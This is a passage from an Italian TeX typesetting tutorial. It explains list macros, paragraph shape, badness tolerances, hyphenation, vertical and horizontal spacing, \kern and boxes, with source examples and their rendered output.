\item{4)} questo \'e la quarta e ultima voce dell'elenco principale.
```

Questo è un paragrafo normale che introduce un elenco, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla:
1) questa è la prima voce dell'elenco;
2) questa è la seconda voce dell'elenco, che contiene molte informazioni, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla;
3) questa è la terza voce dell'elenco che si articola in voci di livello inferiore:
    a) questa è la prima sotto-voce del terzo punto;
    b) questa è la seconda sotto-voce del terzo punto;
4) questo è la quarta e ultima voce dell'elenco principale.

Come si può vedere, le macro '**`\item`**' e '**`\itemitem`**' introducono un paragrafo nuovo, indipendentemente dal fatto che siano o meno separate dal testo precedente. Nell'esempio seguente si mostra cosa accade se si elimina il rientro della prima riga dei paragrafi:

```
\parindent=0pt
Questo \'e un paragrafo normale che introduce un elenco, bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla:
\item{1)} questa \'e la prima voce dell'elenco;
\item{2)} questa \'e la seconda voce dell'elenco, che contiene molte
informazioni, bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla;
\item{3)} questa \'e la terza voce dell'elenco che si articola in voci di
livello inferiore:
\itemitem{a)} questa \'e la prima sotto-voce del terzo punto;
\itemitem{b)} questa \'e la seconda sotto-voce del terzo punto;
\item{4)} questo \'e la quarta e ultima voce dell'elenco principale.
```

Questo è un paragrafo normale che introduce un elenco, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla:
1) questa è la prima voce dell'elenco;
2) questa è la seconda voce dell'elenco, che contiene molte informazioni, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla;
3) questa è la terza voce dell'elenco che si articola in voci di livello inferiore:
a) questa è la prima sotto-voce del terzo punto;
b) questa è la seconda sotto-voce del terzo punto;
4) questo è la quarta e ultima voce dell'elenco principale.

Volendo approfondire un po' di più l'uso di queste macro, si può osservare che '**`\item`**' assegna a '**`\hangindent`**' il valore di '**`\parindent`**'; inoltre assegna a '**`\hangafter`**' il valore uno. Al termine, tutto viene ripristinato, in modo da non coinvolgere il paragrafo successivo. Nello stesso modo interviene '**`\itemitem`**', assegnando però a '**`\hangindent`**' il doppio di '**`\parindent`**'.

441.5 Attuazione dei comandi riferiti ai paragrafi

Le istruzioni che definiscono l'aspetto del paragrafo, vengono prese in considerazione quando il paragrafo è stato analizzato completamente; pertanto, se in un paragrafo si modifica più volte un certo valore che ne controlla la forma, solo l'ultimo valore disponibile è quello che viene preso in considerazione. Si osservi l'esempio seguente:

```
\baselineskip=5cm
Questo paragrafo viene composto con una distanza tra la base delle righe
di 14 punti. Provare per credere. Bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla.
\baselineskip=14pt
```

Questo paragrafo viene composto con una distanza tra la base delle righe di 14 punti. Provare per credere. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

In pratica, all'inizio viene dichiarata una distanza di 5 cm, mentre alla fine, prima che sia concluso definitivamente il paragrafo, si dichiara nuovamente una distanza di soli 14 punti. L'ultima istruzione che modifica il valore, rimanendo nell'ambito del paragrafo, è quella che viene presa in considerazione.

Il problema può sembrare di poco conto; tuttavia, quando si usano i raggruppamenti per evitare di estendere l'effetto di un comando particolare anche ai paragrafi successivi, le cose si complicano un po'. Si osservi l'esempio seguente:

```
{\baselineskip=5cm Questo paragrafo che dovrebbe avere una distanza tra
la base delle righe di ben cinque centimetri, ma qualcosa non funziona
come si vorrebbe. Bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla.}
```

Questo paragrafo che dovrebbe avere una distanza tra la base delle righe di ben cinque centimetri, ma qualcosa non funziona come si vorrebbe. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Il raggruppamento limita l'effetto della modifica dello spazio tra le righe, controllato da '**\baselineskip**', all'interno del paragrafo. Tuttavia, il paragrafo finisce dopo la parentesi graffa di chiusura, ovvero quando viene ripristinato il valore precedente per la distanza tra le righe. Per risolvere il problema occorre concludere il paragrafo **prima** della parentesi graffa finale:

```
{\baselineskip=0.5cm Questo paragrafo ha effettivamente una distanza tra
la base delle righe di mezzo centimetro, perch\'e prima della parentesi
graffa finale si conclude esplicitamente il paragrafo.\par}
```

Questo paragrafo ha effettivamente una distanza tra la base delle righe di mezzo centimetro, perché prima della parentesi graffa finale si conclude esplicitamente il paragrafo.

441.6 Tolleranza estetica

Quando la composizione che si genera non può rispettare gli spazi e le elasticità fissati, TeX calcola un indicatore, definibile come penalità estetica, che in pratica rappresenta la «bruttezza» del risultato che si ottiene.

Per la precisione, si distinguono due casi: la necessità di introdurre una quantità di spazio eccessiva, tra le parole o tra le righe, oppure la necessità di andare leggermente oltre il margine.

Quando si superano le tolleranze orizzontali stabilite, si ottiene nella composizione finale un segno evidente sul margine destro, corrispondente a un rettangolino nero.

La parola di controllo '**\hbadness**' consente di definire il livello consentito per l'espansione delle righe. Il valore predefinito è 1000, che rappresenta un livello qualitativo molto buono. Elevando questo valore, si ottengono meno segnalazioni; si può arrivare fino a un massimo di 10000, con cui si esclude qualunque segnalazione di cattiva qualità estetica dovuta a un allargamento eccessivo delle righe.

Una riga può eccedere il limite del margine destro per una lunghezza massima pari al valore che si ottiene dalla parola di controllo '**\hfuzz**'. Se anche questo limite viene superato, si crea un altro tipo di problema estetico, controllato dalla parola di controllo '**\tolerance**'. Anche in questo caso, se si assegna alla tolleranza in eccesso un valore pari a 10000, si annullano tutte le segnalazioni di errore.

La qualità verticale è controllata dal valore contenuto in '**\vbadness**' e nello stesso modo esiste la possibilità di eccedere l'altezza del testo del valore di '**\vfuzz**'.

```
hbadness = \the\hbadness \par
hfuzz = \the\hfuzz \par
vbadness = \the\vbadness \par
vfuzz = \the\vfuzz \par
tolerance = \the\tolerance \par
```

hbadness = 1000
hfuzz = 0.1pt
tolerance = 200
vbadness = 1000
vfuzz = 0.1pt

L'esempio precedente consente di verificare i valori predefiniti abbinati alla tolleranza estetica del testo, nella sua distribuzione orizzontale. Le istruzioni che seguono, consentono di annullare tutte le segnalazioni di carenze estetiche, consentendo però di generare un risultato pessimo:

```
\hbadness=10000
\vbadness=10000
\tolerance=10000
```

In alternativa, si possono lasciare invariati i valori di tolleranza estetica, eliminando semplicemente l'indicazione del problema nella composizione finale. L'inserimento del rettangolo nero è controllato dalla parola di controllo '**\overfullrule**', a cui si assegna la grandezza della linea con cui rappresentare questo rettangolo. Indicando un valore nullo, si elimina tutto questo:

```
\overfullrule=0pt
```

È utile sapere interpretare i messaggi di avvertimento che vengono generati da TeX durante la composizione di testo con carenze estetiche. La tabella 441.31 riepiloga le varie situazioni.

Tabella 441.31. Messaggi di errore riferiti a carenze estetiche.

Tipo di messaggio	Significato
'**Underfull \hbox**'	La spaziatura orizzontale è eccessiva.
'**Overfull \hbox**'	Lo spazio orizzontale a disposizione è stato superato.
'**Underfull \vbox**'	La spaziatura verticale è eccessiva.
'**Overfull \vbox**'	Lo spazio verticale a disposizione è stato superato.
'**badness *n***'	Livello di carenza estetica: 10000 è il massimo a essere annotato.

441.7 Sillabazione

In condizioni normali, TeX gestisce la separazione in sillabe per la lingua inglese. Eventualmente, è possibile indicare delle eccezioni attraverso l'uso della parola di controllo '**\hyphenation**':

```
\hyphenation{parola_suddivisa...}
```

Per esempio, per annotare la suddivisione di «cartellone» e «manuale», si può indicare l'istruzione seguente:

```
\hyphenation{car-tel-lo-ne ma-nu-a-le}
```

È possibile anche usare una separazione facoltativa attraverso il simbolo di controllo '**\-**' all'interno di una parola in una posizione precisa. Tuttavia, l'uso di queste istruzioni, annulla la

possibilità di formarsi un legato. Per esempio, scrivendo '**`dif\-fi\-ci\-le`**' si impedisce la formazione del legato tra la coppia di lettere «f».

La frequenza della separazione delle parole alla fine delle righe può essere regolata tramite il valore attribuito a una variabile, cui si accede attraverso la parola di controllo '**`\pretolerance`**': Valori bassi producono una separazione frequente, mentre valori elevati riducono l'uso della suddivisione delle parole. In particolare, se si assegna il valore 10000, non avviene alcuna separazione in sillabe.

```
\pretolerance=n
```

Il valore predefinito di '**`\pretolerance`**' è 100.

È importante sottolineare che '**`\pretolerance`**' interviene a livello di paragrafo, per cui non è possibile isolare un gruppo all'interno di un paragrafo, perché queste modifiche non avrebbero effetto.

Nel capitolo 437 è descritto brevemente come abilitare la separazione delle parole in sillabe per una lingua differente. Supponendo che la sillabazione italiana sia abbinata al numero 1, è sufficiente iniziare il proprio documento con l'istruzione seguente:

```
\language 1
```

441.8 Spaziature verticali

È già stato descritto il significato delle parole di controllo '**`\baselineskip`**' e '**`\parskip`**'. Entrambe le variabili a cui fanno riferimento queste parole di controllo possono contenere una lunghezza elastica, anche se normalmente '**`\baselineskip`**' non prevede tolleranze.

Oltre allo spazio verticale tra i paragrafi, controllato dal valore restituito dalla parola di controllo '**`\parskip`**', si possono inserire degli spazi aggiuntivi[1] attraverso due parole di controllo alternative, '**`\vskip`**' e '**`\vglue`**':

```
\vskip lunghezza_elastica
```

```
\vglue lunghezza_elastica
```

Il secondo tra i due tipi di inserimento, corrispondente alla parola di controllo '**`\vglue`**', è il più semplice, perché inserisce lo spazio verticale in modo incondizionato: se non c'è lo spazio sufficiente nella pagina in cui appare, viene messo integralmente all'inizio della pagina successiva. Invece, nel caso di '**`\vskip`**', lo spazio viene inserito effettivamente solo se c'è lo spazio sufficiente nella pagina in cui appare, provocando un salto pagina se questo spazio manca, ma in tal caso non viene più inserito all'inizio della pagina successiva.

È importante osservare che in entrambe le situazioni, se lo spazio alla fine della pagina non basta, si provoca un salto pagina. Se è attiva la modalità di allineamento verticale del testo, corrispondente alla parola di controllo '**`\normalbottom`**', ciò significa che il testo precedente

viene allungato per completare la pagina, così come avviene quando si inserisce la parola di controllo '**\eject**'.

A titolo informativo, vale la pena di vedere in che modo si possa ottenere l'inserimento di uno spazio incondizionato, come fa '**\vglue**', ma utilizzando solo '**\vskip**':

```
\null\par
\vskip …
```

In pratica, l'istruzione '**\null**' serve a iniziare un paragrafo (passando così in modalità orizzontale). Il paragrafo deve essere terminato, quindi si può inserire '**\vskip**' con l'indicazione dello spazio da saltare. L'istruzione '**\null**' corrisponde a un carattere nullo, come un gruppo vuoto, che però permette di iniziare un paragrafo (viene descritta in seguito).

È già stato fatto osservare che il valore predefinito che si ottiene dall'espansione di '**\parskip**' è '**0pt plus 1pt**'. Volendo mantenere la coerenza con la spaziatura tra i paragrafi, quando si usano le parole di controllo '**\vskip**' e '**\vglue**', conviene mantenere la stessa elasticità in espansione, con l'aggiunta eventuale di un'elasticità equivalente in contrazione:

```
\vskip lunghezza plus 1pt minus 1pt
```

```
\vglue lunghezza plus 1pt minus 1pt
```

In effetti, TeX offre già delle parole di controllo che si traducono in salti standardizzati. Si tratta di '**\smallskipamount**', '**\medskipamount**' e '**\bigskipamount**'. Si può sperimentare facilmente a cosa corrispondono:

```
smallskipamount = \the\smallskipamount \par
medskipamount = \the\medskipamount \par
bigskipamount = \the\bigskipamount \par
```

smallskipamount = 3.0pt plus 1.0pt minus 1.0pt
medskipamount = 6.0pt plus 2.0pt minus 2.0pt
bigskipamount = 12.0pt plus 4.0pt minus 4.0pt

Queste parole di controllo sono fatte per essere sostituite agli argomenti delle istruzioni che provocano un avanzamento verticale. Per esempio,

```
\vskip\smallskipamount
```

provoca quello che viene considerato convenzionalmente un piccolo avanzamento verticale.

Per semplificare ulteriormente la gestione dei salti verticali, con la parola di controllo '**\vskip**', sono disponibili delle macro che richiamano direttamente l'entità dello spazio da inserire. Si tratta di '**\smallskip**', '**\medskip**' e '**\bigskip**', che corrispondono in pratica a '**\vskip\smallskipamount**', '**\vskip\medskipamount**' e '**\vskip\bigskipamount**'.

Quando si vuole indicare uno salto verticale di lunghezza indefinita, si utilizzano le parole di controllo '**\vfil**' e '**\vfill**'. Entrambe generano un salto dal punto in cui si trovano, fino alla fine della pagina, qualsiasi sia la distanza, ma se la parola di controllo appare più volte, lo

spazio necessario viene distribuito equamente. Si osservi l'esempio seguente in cui si simula una pagina di piccole dimensioni:

```
\hsize=4cm
\vsize=7cm
Questa \`e una pagina fittizia in cui il testo ha a disposizione solo
quattro per sette centimetri. \par
\vfil
I paragrafi sono spaziati verticalmente in modo da riempire la pagina.
\par
\vfil
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla. \par
\vfil
Fine della pagina. \par
\eject
```

Questa è una pagina fittizia in cui il testo ha a disposizione solo quattro per sette centimetri.

I paragrafi sono spaziati verticalmente in modo da riempire la pagina.

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Fine della pagina.

La stessa cosa si potrebbe ottenere sostituendo le parole di controllo '**`\vfil`**' con '**`\vfill`**':

```
\hsize=4cm
\vsize=7cm
Questa \`e una pagina fittizia in cui il testo ha a disposizione solo
quattro per sette centimetri. \par
\vfill
I paragrafi sono spaziati verticalmente in modo da riempire la pagina.
\par
\vfill
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla. \par
\vfill
Fine della pagina. \par
\eject
```

Tuttavia, '**`\vfill`**' è più elastico rispetto a '**`\vfil`**'. Si osservi cosa accade se si inserisce un solo '**`\vfill`**' tra altri '**`\vfil`**':

```
\hsize=4cm
\vsize=7cm
Questa \`e una pagina fittizia in cui il testo ha a disposizione solo
quattro per sette centimetri. \par
\vfil
I paragrafi sono spaziati verticalmente in modo da riempire la pagina.
\par
\vfill
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla. \par
\vfil
Fine della pagina. \par
\eject
```

Questa è una pagina fittizia in cui il testo ha a disposizione solo quattro per sette centimetri.

I paragrafi sono spaziati verticalmente in modo da riempire la pagina.

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Fine della pagina.

Esiste un altro tipo di spazio verticale elastico, controllato dalla parola di controllo '**`\vss`**'. Si ottiene un risultato molto simile a '**`\vfil`**', con la differenza che in questo caso viene intesa esplicitamente anche un'elasticità in contrazione di livello equivalente.

Le parole di controllo '**`\vfil[l]`**' e '**`\vss`**' corrispondono in pratica alle definizioni seguenti:

```
\vfil | \vskip 0pt plus 1fil
\vfill | \vskip 0pt plus 1fill
\vss | \vskip 0pt plus 1fil minus 1fil
```

441.9 Righe

Il testo di una riga viene generato posando le lettere su una linea invisibile che corrisponde alla base della stessa. Nel capitolo 422 è già stato affrontato in generale l'argomento relativo alle dimensioni di un carattere. Per quanto riguarda TeX le cose si semplificano come si vede nella figura 441.43.

Figura 441.43. Le dimensioni del carattere secondo TeX.

Le righe di un paragrafo sono distanziate, da una basa alla successiva, della distanza fissata con '**`\baselineskip`**'. Ma questo non può impedire che si formino degli accavallamenti, soprattutto se si ingrandisce il corpo del carattere. Pertanto, entra in gioco il valore contenuto nella variabile '**`\lineskiplimit`**', che rappresenta l'interlinea minima, ovvero lo spazio minimo tra la profondità massima della riga precedente e l'altezza massima della riga successiva. Se si supera questo valore, viene inserita un'interlinea pari alla lunghezza contenuta nella variabile '**`\lineskip`**'. Si osservi l'esempio seguente in cui a un certo punto viene cambiato il corpo del carattere, per dimostrare l'adattamento che si ottiene nella distanza tra le righe:

```
\font\prova=cmss17 scaled 2000

Questo \'e un paragrafo di prova in cui, a un certo punto, si usa un
carattere pi\'u grande del solito, provocando un aumento automatico della
distanza tra le righe, {\prova per evi\-ta\-re accavallamenti}. Bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla. \par
```

Questo è un paragrafo di prova in cui, a un certo punto, si usa un carattere più grande del solito, provocando un aumento automatico della distanza tra le righe, per evitare accavallamenti. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

È possibile sollevare o abbassare una parte del testo, attraverso le istruzioni '**`\raise`**' e '**`\lower`**'. Queste devono essere seguite da una «scatola», contenente ciò che si vuole sollevare o abbassare rispetto alla base della riga in cui ci si trova. Il concetto di scatola viene spiegato nella sezione 441.12.

`\raise` ***altezza scatola***

`\lower` ***altezza scatola***

L'esempio seguente mostra due situazioni, in cui si sposta una parte del testo in alto e in basso rispetto alla base normale delle righe:

```
Nel testo c'\'e una parte leggermente sollevata di
\raise 5pt \hbox{cinque punti} e un'altra parte
leggermente abbassata di \lower 3pt \hbox{tre punti} tipografici.
```

Nel testo c'è una parte leggermente sollevata di cinque punti e un'altra parte leggermente abbassata di tre punti tipografici.

Quando una riga singola ha una sua propria autonomia nel testo che si vuole scrivere, si possono utilizzare una serie di parole di controllo per gestirne la collocazione e l'aspetto.

La prima cosa da analizzare è la possibilità di interrompere il flusso normale di un paragrafo, imponendo di iniziare una riga nuova. Ciò si ottiene con la parola di controllo '**`\break`**':

```
Questo \'e un paragrafo normale, contenente alcune informazioni, bla bla
bla bla bla bla bla bla bla bla bla bla,\break ma questa riga deve
apparire sempre da sola, pur senza dover iniziare un paragrafo nuovo.
```

Questo è un paragrafo normale, contenente alcune informazioni, bla bla bla bla bla bla
bla bla bla bla bla bla,
ma questa riga deve apparire sempre da sola, pur senza dover iniziare un paragrafo nuovo.

L'esempio mostra proprio una situazione di questo tipo, dove si può osservare che il testo della riga incompleta viene allungato per raggiungere il margine destro. Per evitare che succeda questo, si utilizza uno spazio orizzontale allungabile, che può essere ottenuto a scelta da tre parole di controllo: '**`\hfil`**', '**`\hfill`**' e '**`\hfilll`**'. Così come avviene negli spazi verticali, la prima di queste parole di controllo ha un'elasticità minore rispetto alle altre, così come la seconda ha un'elasticità maggiore della prima e minore della terza. Generalmente, si usa '**`\hfill`**' prima di '**`\break`**', come si vede dall'esempio seguente:

```
Questo \'e un paragrafo normale, contenente alcune informazioni, bla bla
bla bla bla bla bla bla bla bla bla bla,\hfill\break ma questa riga deve
apparire sempre da sola, pur senza dover iniziare un paragrafo nuovo.
```

Questo è un paragrafo normale, contenente alcune informazioni, bla bla bla bla bla bla
bla bla bla bla bla bla,
ma questa riga deve apparire sempre da sola, pur senza dover iniziare un paragrafo nuovo.

Quando si vuole controllare una riga completamente autonoma, si possono usare le macro '**`\leftline`**', '**`\rightline`**', '**`\centerline`**' e '**`\line`**'. La prima allinea a sinistra il testo, la seconda lo allinea a destra, la terza lo allinea al centro, l'ultima lo stira in modo da allinearlo simultaneamente a sinistra e a destra. Si osservi l'esempio:

```
\leftline{Questa riga \'e allineata a sinistra.}
\centerline{Questa riga \'e allineata al centro.}
\rightline{Questa riga \'e allineata a destra.}
\line{Questa riga \'e allineata a sinistra e a destra.}
```

Questa riga è allineata a sinistra.
Questa riga è allineata al centro.
Questa riga è allineata a destra.
Questa riga è allineata a sinistra e a destra.

Si potrebbe essere portati a pensare che la macro '**`\line`**' serva a poco, perché l'effetto che si ottiene è abbastanza sgradevole. In realtà, la possibilità di inserire degli spazi orizzontali allungabili consente di creare degli effetti molto utili. Si osservi l'esempio seguente in cui si fa uso di '**`\hfil`**' per separare degli allineamenti indipendenti:

```
\line{Sinistra \hfil Centro \hfil Destra}
```

Sinistra Centro Destra

In particolare, '**\headline**' e '**\footline**' funzionano nello stesso modo, perché sono controllate in pratica dalla parola di controllo '**\line**'.

Si osservi che la definizione delle macro '**\[left|center|right]line**' isola il testo in un raggruppamento, come se fosse racchiuso tra parentesi graffe.

441.10 Spazi orizzontali

È possibile inserire degli spazi orizzontali ben definiti attraverso la parola di controllo '**\hskip**', a cui si assegna l'indicazione di una lunghezza elastica:

`\hskip` ***lunghezza_elastica***

Come nel caso di '**\vskip**', l'indicazione di un'elasticità in estensione, consente in pratica di allargare lo spazio in modo indefinito.

L'esempio seguente mostra diversi casi di utilizzo di '**\hskip**', in una situazione in cui la riga che lo contiene viene allineata simultaneamente a sinistra e a destra:

```
\line{Riga allineata a \hskip 2cm sinistra e a destra.}
\line{Riga allineata a \hskip 2cm plus 1pt sinistra e a destra.}
\line{Riga allineata \hskip 2cm plus 1pt a sinistra \hfil e a destra.}
\line{Riga allineata \hskip 0pt plus 1fil a sinistra \hfil e a destra.}
\line{Riga allineata \hskip 0pt plus 2fil a sinistra \hfil e a destra.}
```

Riga allineata a sinistra e a destra.
Riga allineata a sinistra e a destra.
Riga allineata a sinistra e a destra.
Riga allineata a sinistra e a destra.
Riga allineata a sinistra e a destra.

Esiste un altro tipo di spazio orizzontale molto elastico, controllato dalla parola di controllo '**\hss**'. Si ottiene un risultato molto simile a '**\hfil**', con la differenza che in questo caso viene intesa esplicitamente anche un'elasticità in contrazione di livello equivalente.

Le parole di controllo '**\hfil[l[l]]**' e '**\hss**' corrispondono in pratica alle definizioni seguenti:

```
\hfil | \hskip 0pt plus 1fil
\hfill | \hskip 0pt plus 1fill
\hfilll | \hskip 0pt plus 1filll
\hss | \hskip 0pt plus 1fil minus 1fil
```

Esiste infine un gruppo di parole di controllo che consentono di inserire spazi orizzontali rigidi o poco elastici, corrispondenti all'elenco seguente:

- ```
  \enspace
  ```
  rappresenta uno spazio orizzontale rigido di mezzo quadratone;

- ```
  \enskip
  ```
  rappresenta uno spazio orizzontale leggermente elastico di mezzo quadratone;

- ```
  \quad
  ```
  rappresenta uno spazio orizzontale leggermente elastico di un quadratone;

- ```
  \qquad
  ```
  rappresenta uno spazio orizzontale leggermente elastico di due quadratoni;

- ```
  \thinspace
  ```
  in modalità orizzontale, introduce uno spazio rigido molto sottile, pari a un sesto di quadratone;

- ```
  \negthinspace
  ```
  in modalità orizzontale, introduce uno spazio negativo rigido molto sottile, pari a un sesto di quadratone.

Se si intende iniziare un paragrafo con un rientro prodotto da un'istruzione '**`\hskip`**', o altre che comunque producono uno spazio orizzontale determinato, occorre tenere presente la presenza del rientro definito da '**`\parindent`**'. In pratica, se si vuole iniziare un paragrafo con un rientro iniziale di due centimetri usando l'istruzione '**`\hskip 2cm`**', occorre fare in questo modo:

```
\noindent \hskip 2cm Bla bla bla...
```

Diversamente, il rientro finale risulterebbe aumentato del valore di '**`\parindent`**'.

Un'ultima cosa da considerare sono gli spazi orizzontali della stessa ampiezza di un certo carattere. Quando per qualche ragione si ha la necessità di incolonnare delle informazioni, soprattutto dati numerici, può essere utile la macro '**`\phantom`**', che genera effettivamente lo spazio orizzontale equivalente al carattere indicato:

```
\phantom{x}
```

Anche se l'utilizzo più importante riguarda i numeri, viene proposto qualcosa di diverso, per consentire di verificare visivamente che lo spazio viene calcolato in modo corretto:

```
\font\prova=cmss12
\prova
Ciao ciao ciao ciao \par
\hskip 0pt\phantom{C}iao ciao c\phantom{i}ao ciao \par
```

Ciao ciao ciao ciao
iao ciao c ao ciao

Come si vede, si utilizza un carattere senza grazie, in modo da poter verificare che l'inserzione dello spazio corrispondente a una lettera «i» viene fatta correttamente, così come è corretto lo spazio corrispondente alla lettera «C» maiuscola. L'istruzione iniziale '**`\hskip 0pt`**' serve a imporre che si tenga conto dello spazio iniziale, che altrimenti verrebbe perduto nell'inizio del paragrafo.

441.11 Spazio rigido

Lo spazio rigido per definizione viene richiesto attraverso l'istruzione '**`\kern`**', che richiede semplicemente l'indicazione della distanza da compiere:

```
\kern lunghezza
```

Lo spazio in questione può essere orizzontale o verticale, in base al contesto. Pertanto, se ci si trova in modalità orizzontale, si ottiene uno spazio orizzontale; diversamente si ottiene uno spazio verticale. Per questo, quando si vuole scrivere una macro con cui iniziare sicuramente la modalità orizzontale e inserire quindi uno spazio rigido, si usa spesso la macro '**`\leavevmode`**' per questo scopo.

Lo spazio rigido viene usato spesso in modo negativo, per avvicinare delle lettere o altri simboli, garantendo che non avvenga la separazione della riga in quel punto. Infatti, gli spazi rigidi che si ottengono con '**`\kern`**' non sono separabili. L'esempio tipico di utilizzo di '**`\kern`**' per avvicinare le lettere è quello della macro '**`\TeX`**', che è dichiarata nel modo seguente:

```
\def\TeX{T\kern -.1667em\lower .5ex\hbox {E}\kern -.125emX}
```

Come si vede, non c'è alcun bisogno di richiedere espressamente il passaggio alla modalità orizzontale, perché le istruzioni '**`\kern`**' appaiono dentro un testo che ha già fatto questo in ogni caso.


441.12 Scatole

TeX tratta tutti gli oggetti da collocare nella composizione come tanti rettangoli, o scatole, di dimensione appropriata, distanziati in base a delle regole determinate. In questo senso, gli spazi che si inseriscono nel file sorgente, corrispondenti al carattere *<SP>*, comprese le tabulazioni orizzontali (il carattere *<HT>*), assieme alle righe vuote e a quelle bianche, sono solo la separazione logica delle istruzioni (intendendo anche il testo come istruzioni), pertanto non conta la loro quantità, essendo sufficiente che siano presenti dove serve.

Attraverso alcune parole di controllo è possibile creare della scatole di tipo orizzontale o verticale, per ottenere dei comportamenti particolari che vanno al di fuori della gestione normale dei paragrafi e delle righe.

Una scatola ha tre misure che ne definiscono la forma: una larghezza, un'altezza che parte dalla base della riga di riferimento e una profondità, che è rappresentata dall'altezza della scatola che si espande sotto la base di riferimento.

Figura 441.62. Dimensioni di una scatola.

scatola
altezza
base di riferimento
profondità

Una scatola orizzontale è un rettangolo in cui si inserisce una sola riga di testo, dove l'altezza e la profondità dipendono dalle dimensioni del testo stesso. Una scatola verticale è invece un'area in cui il testo può scomporsi in più righe; inoltre, se la scatola viene inserita in una riga di testo, questa conclude il paragrafo.

Si utilizzano anche delle scatole vuote. Una scatola orizzontale vuota può servire per inserire un testo sporgente, a sinistra o a destra rispetto alla stessa; inoltre, può servire per imporre una certa altezza e profondità al testo della riga in cui viene inserita.

Una scatola orizzontale si definisce generalmente con la parola di controllo '**`\hbox`**', che può essere usata in due modi differenti:

```
\hbox {espressione_stringa}
```

```
\hbox to larghezza {espressione_stringa}
```

Nel primo caso si definisce una scatola orizzontale, contenente il testo che si ottiene dall'espansione dell'espressione racchiusa nel raggruppamento, larga quanto la giustezza del testo stesso; nel secondo caso, si impone la larghezza indicata.

È importante osservare che '**`\hbox`**' non è propriamente una macro e il suo argomento è precisamente un gruppo, per cui l'espressione contenuta è isolata dal testo successivo. Lo stesso dicasi per le parole di controllo che definiscono delle scatole verticale, descritte più avanti.

Esistono una serie di parole di controllo per la gestione delle scatole orizzontali vuote a vario titolo:

```
\llap {espressione}
```

```
\rlap {espressione}
```

```
\null
```

```
\strut
```

```
\mathstrut
```

Le parole di controllo '**`\llap`**' e '**`\rlap`**' definiscono un gruppo vuoto, in cui l'espressione del gruppo che viene indicato risulta sporgere rispettivamente a sinistra e a destra. I nomi usati per queste parole di controllo ricordano mnemonicamente i termini *left overlap* e *right overlap*. Tra le altre possibilità, queste istruzioni si prestano per consentire la sovrapposizione del testo; per esempio, si può sbarrare un lettera «o» con una barra obliqua inversa semplicemente così: '**`o\llap{$\backslash$}`**'.

La parola di controllo '**`\null`**' inserisce una scatola vuota equivalente all'istruzione '**`\hbox{}`**'; invece, '**`\strut`**' crea una scatola vuota alta e profonda quanto una parentesi tonda; nello stesso modo funziona la parola di controllo '**`\mathstrut`**', che invece si usa in modalità matematica.

Sempre in modalità matematica, si può usare '**`\underline`**', che sottolinea il testo contenuto nell'espressione:

```
\underline {espressione}
```

In questo caso, per fare in modo che la linea di sottolineatura sia sempre alla stessa altezza, si inserisce generalmente una scatola vuota generata da '**`\mathstrut`**'. L'esempio seguente riepiloga l'uso delle scatole orizzontali:

```
Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla \par
inizio paragrafo; \hbox {testo in scatola}; fine paragrafo. \par
inizio paragrafo; \hbox to 5cm {testo in scatola}; fine paragrafo. \par
inizio paragrafo; \hbox to 5cm {testo \hss in scatola}; fine paragrafo. \par
\line{Riga di testo normale allineata a sinistra e a destra.}
\line{\llap {a)} Bla bla bla \rlap {(b}}
$\underline {testo sottolineato}, g j p q y,
\underline {\mathstrut testo sottolineato con una linea pi\grave u bassa}$ \par
```

Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
inizio paragrafo; testo in scatola; fine paragrafo.
